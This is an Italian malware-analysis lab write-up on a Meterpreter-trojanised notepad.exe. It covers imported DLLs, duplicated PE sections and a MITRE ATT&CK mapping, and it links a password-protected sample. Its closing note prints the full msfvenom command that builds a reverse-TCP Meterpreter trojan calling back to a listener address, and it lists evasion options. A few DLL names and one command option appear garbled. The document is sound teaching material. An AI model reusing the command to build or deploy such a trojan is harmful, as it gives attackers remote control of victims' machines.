

Traccia:

Rispondere ai seguenti quesiti, con riferimento al file eseguibile **notepad-classico.exe** contenuto in questo [file compresso](https://drive.google.com/file/d/1HNnJDSY7FbD1KHfiRzA2wVNHhzTJndUD/view?usp=sharing) (password: infected):

<https://drive.google.com/file/d/1HNnJDSY7FbD1KHfiRzA2wVNHhzTJndUD/view?usp=sharing>

- Indicare le **librerie importate** dal malware, fornendo una **descrizione** per ognuna di esse tramite AI;
- Indicare le **sezioni** di cui si compone il malware, fornendo una **descrizione** per ognuna di essa tramite AI.

Suggerimento: ChatGPT (o altri LLM) possono ricevere in input degli screenshot da analizzare e cerca librerie caricate dinamicamente nei testi del codice.


Facoltativo:

- Aggiungere una considerazione finale sul malware in analisi in base alle informazioni raccolte ed elaborate con AI.


Esecuzione:

Apriamo il file da analizzare su una **macchina virtuale scollegata da internet**


Apriamo il file con **CFF Explorer**



andiamo a vedere la sezione **Import Directory**



Le librerie importate dal Malware sono:)



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
comdlg32.dll	9	000400C8	00000000	FFFFFFFF	00040410	000012C4
SHELL32.dll	4	000400F0	00000000	FFFFFFFF	000404B5	00001174
WINSPOOL.DRV	3	00040104	00000000	FFFFFFFF	00040502	000012B4
COMCTL32.dll	1	00040114	00000000	FFFFFFFF	00040543	00001020
msvcrt.dll	22	0004011C	00000000	FFFFFFFF	00040566	000012EC
ADVAPI32.dll	7	00040178	00000000	FFFFFFFF	0004068A	00001000
KERNEL32.dll	57	00040198	00000000	FFFFFFFF	0004070F	0000108C
GDI32.dll	24	00040280	00000000	FFFFFFFF	00040AF1	00001028
USER32.dll	74	000402E4	00000000	FFFFFFFF	00040C5F	00001188

comdlg32.dll (Common Dialog Box Library)

- Funzioni importate: 9
- Scopo: *Fornisce le comuni finestre di dialogo di Windows (Apri file, Salva file, Scegli colore, Scegli font, Stampa)*
- Utilizzo tipico: *Operazioni standard di apertura/salvataggio file, selezione caratteri e colori*

SHELL32.dll (Windows Shell API)

- Funzioni importate: 4
- Scopo: *Gestisce le funzionalità del shell di Windows e l'interazione con il desktop*
- Utilizzo tipico: *Accesso a funzioni del file system, operazioni con il cestino, gestione shortcut*

WINSPOOL.DRV (Windows Print Spooler)

- Funzioni importate: 3
- Scopo: *Gestisce le operazioni di stampa e l'interazione con le stampanti*
- Utilizzo tipico: *Controllo del sistema di stampa, gestione lavori di stampa, configurazione stampanti*

COMCTL32.dll (Common Controls Library)

- Funzioni importate: 1
- Scopo: *Fornisce controlli dell'interfaccia utente avanzati*
- Utilizzo tipico: *Toolbar, status bar, list view, tree view, progress bar e altri controlli comuni*

msvcrt.dll (Microsoft C Runtime Library)

- Funzioni importate: 22
- Scopo: *Fornisce le funzioni standard del linguaggio C*
- Utilizzo tipico: *Operazioni di I/O, manipolazione stringhe, funzioni matematiche, allocazione memoria*

ADVAPB32.dll (Advanced API Library - probabilmente ADVAPI32.dll)

- Funzioni importate: 7
- Scopo: *API avanzate per sicurezza, registro di sistema e servizi*
- Utilizzo tipico: *Gestione del registro di Windows, operazioni di sicurezza, gestione servizi*

KERNEL32.dll (Windows Kernel API)

- Funzioni importate: 57
- Scopo: API fondamentali del sistema operativo Windows
- Utilizzo tipico: Gestione processi, memoria, file system, sincronizzazione, risorse di sistema

GDJ32.dll (Graphics Device Interface - probabilmente GDI32.dll)

- Funzioni importate: 24
- Scopo: Gestione della grafica 2D e delle operazioni di disegno
- Utilizzo tipico: Disegno di primitive grafiche, gestione device context, operazioni di stampa grafica


USER32.dll (Windows User Interface API)

- Funzioni importate: 74
- Scopo: Gestione dell'interfaccia utente e delle finestre
- Utilizzo tipico: Creazione e gestione finestre, messaggi di sistema, controlli UI, input utente

Analizzando l'eseguibile con CFF Explorer, possiamo osservare le sezioni che compongono il file:

- **.text**: Questa sezione contiene il **codice eseguibile** del programma. Tutte le istruzioni che vengono eseguite dalla CPU, sia quelle legittime di Notepad sia quelle del payload malevolo, si trovano qui.
- **.data**: Contiene i dati globali e statici del programma.
- **.idata**: Questa sezione (Import Data) è fondamentale. Contiene la **Import Address Table (IAT)**, una tabella che elenca tutte le funzioni esterne che il programma importa dalle librerie di sistema (DLL). È l'indice che il sistema operativo usa per collegare le chiamate del programma alle funzioni reali nelle DLL.
- **.rsrc**: Questa è la sezione delle **risorse**. Contiene elementi non eseguibili come le icone, le immagini, i menu e le stringhe di testo dell'interfaccia utente di Notepad.

Notiamo che subito due sezioni **.text**: La prima contiene il codice originale di Notepad, mentre la seconda, aggiunta, contiene il payload malevolo. La duplicazione di questa sezione è una prova inequivocabile di iniezione di codice.



L'analisi statica del file **notepad-classico.exe** ha rivelato prove inconfutabili che l'eseguibile originale è stato modificato per agire come un **Trojan**. Il programma mantiene la sua funzionalità legittima (l'editor di testo Notepad) per ingannare l'utente, ma nasconde al suo interno un payload malevolo.

Anomalie Strutturali del File PE


La prova principale della manipolazione risiede nella struttura stessa del file eseguibile:

- **Duplicazione della Sezione .text:** La presenza di due sezioni con lo stesso nome è l'indicatore più forte di un'iniezione di codice. L'analisi del contenuto della prima sezione (come da screenshot) conferma che appartiene al programma originale, lasciando la seconda come contenitore del payload di Meterpreter.
- **Duplicazione della Sezione .rsrc:** Similmente alla sezione **.text**, anche la presenza di una seconda sezione per le risorse è un'anomalia. Suggerisce che lo strumento di iniezione ha aggiunto una propria sezione per contenere dati o configurazioni necessarie al payload, separatamente dalle risorse originali del programma.

L'analisi condotta ha confermato che il file **notepad-classico.exe** è un **Trojan**. L'analisi statica ha rivelato indicatori inequivocabili, come la presenza della stringa di testo **ws2_32.dll**, la libreria responsabile della gestione dei socket di rete in Windows. Questo, unito alle anomalie strutturali come le sezioni **.text** e **.rsrc** duplicate, conferma che il file è stato chiaramente progettato per fornire a un attaccante il controllo remoto del sistema vittima. Le tecniche osservate possono essere mappate al framework **MITRE ATT&CK®**, che categorizza le tattiche e le tecniche degli avversari basandosi su osservazioni del mondo reale.

Riepilogo del Comportamento Malevolo:

Il malware sfrutta un programma legittimo per nascondere il suo payload. Una volta eseguito dall'utente, stabilisce una connessione di rete in uscita (reverse shell) verso un server di Comando e Controllo (C2), consentendo all'attaccante di eseguire comandi sul sistema compromesso.



Mapping Tattiche e Tecniche MITRE ATT&CK®:

Tattica (Obiettivo)	Tecnica (Come)	Descrizione
Initial Access	T1566.001 - Spearphishing Attachment	Il metodo di consegna più probabile per questo tipo di file è tramite un allegato email malevolo, convincendo l'utente ad aprirlo.
Execution	T1204.002 - Malicious File	L'intera catena di attacco dipende dall'esecuzione del file notepad-classico.exe da parte dell'utente, che avvia sia il programma legittimo sia il payload.
Defense Evasion	T1036.005 - Masquerading: Match Legitimate Name or Location	Il malware si maschera da notepad.exe , un programma di sistema legittimo e fidato, per ingannare l'utente e ridurre i sospetti.
Defense Evasion	T1027 - Obfuscated Files or Information	L'iniezione di codice tramite la creazione di sezioni duplicate (.text , .rsrc) è una tecnica di offuscamento per rendere l'analisi statica del file più complessa.
Command and Control	T1095 - Non-Application Layer Protocol	La comunicazione C2 avviene tramite una connessione TCP grezza, un protocollo a livello di trasporto, per inviare e ricevere comandi.
Command and Control	T1071 - Application Layer Protocol	Avvolge i suoi comandi in un protocollo personalizzato (TLV - Type-Length-Value) che viene trasmesso sulla connessione TCP stabilita.

Questa mappatura dimostra che l'attacco, sebbene semplice da creare con strumenti come **msfvenom**, utilizza una catena di tecniche ben note e catalogate, evidenziando l'importanza di una difesa multilivello in grado di intercettare una o più di queste fasi.

Nota del creatore del test:

Il file **notepad-classico.exe** è stato generato intenzionalmente con un basso livello di offuscamento per scopi didattici. È stato creato a partire da un eseguibile legittimo (**notepad.exe**) tramite il seguente comando **msfvenom**:

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.50.100 LPORT=9001 EXITFUNC=thread  
PrependHonorIdentify=true -x notepad.exe -k -f exe -o notepad-classico.exe
```

Questa configurazione rende il file più semplice da analizzare per due ragioni principali:

1. **Payload "Stageless":** È stato usato un payload di tipo *stageless* (**windows/meterpreter_reverse_tcp**). Questi payload sono più grandi e contengono più indicatori statici (come le stringhe di testo delle DLL), a differenza dei payload *staged* che sono più piccoli e furtivi.
2. **Opzioni di Semplificazione:** Sono state deliberatamente omesse le opzioni di offuscamento più avanzate.

Per un attacco reale, **msfvenom** offre tecniche molto più efficaci per eludere il rilevamento, come l'uso di payload **staged**, l'applicazione di **encoder multipli** e l'integrazione con **packer** per nascondere la natura del codice.